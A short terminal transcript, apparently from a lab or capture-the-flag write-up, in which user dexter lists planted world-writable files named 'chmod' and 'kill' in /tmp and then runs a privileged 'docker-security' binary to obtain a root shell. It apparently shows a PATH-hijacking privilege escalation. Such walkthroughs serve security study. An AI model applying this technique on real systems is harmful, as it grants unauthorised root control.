dexter@laboratory:/tmp$ ls -al
total 60
drwxrwxrwt 13 root root 4096 Aug 27 02:17 .
drwxr-xr-x 20 root root 4096 Jan 8 2021 ..
-rwxrwxrwx 1 dexter dexter 8 Aug 27 02:17 chmod
drwxrwxrwt 2 root root 4096 Aug 26 16:28 .font-unix
drwxrwxrwt 2 root root 4096 Aug 26 16:28 .ICE-unix
-rwxrwxrwx 1 dexter dexter 8 Aug 26 17:09 kill
drwx----- 3 root root 4096 Aug 26 16:28 systemd-private-d2896efd308e462c96412c0497f07d1a-apache2.service-5j34nh
drwx----- 3 root root 4096 Aug 27 01:49 systemd-private-d2896efd308e462c96412c0497f07d1a-fwupd.service-hvVMqi
drwx----- 3 root root 4096 Aug 26 16:28 systemd-private-d2896efd308e462c96412c0497f07d1a-systemd-logind.service-BjDYtj
drwx----- 3 root root 4096 Aug 26 16:28 systemd-private-d2896efd308e462c96412c0497f07d1a-systemd-resolved.service-04wkqj
drwx----- 3 root root 4096 Aug 26 16:28 systemd-private-d2896efd308e462c96412c0497f07d1a-systemd-timesyncd.service-CiIQSg
drwxrwxrwt 2 root root 4096 Aug 26 16:28 .test-unix
drwx----- 2 root root 4096 Aug 26 16:29 vmware-root_879-4013723248
drwxrwxrwt 2 root root 4096 Aug 26 16:28 .X11-unix
drwxrwxrwt 2 root root 4096 Aug 26 16:28 .XIM-unix
dexter@laboratory:/tmp$ cd -
/usr/local/bin
dexter@laboratory:/usr/local/bin$ ./docker-security
# whoami
root
#
```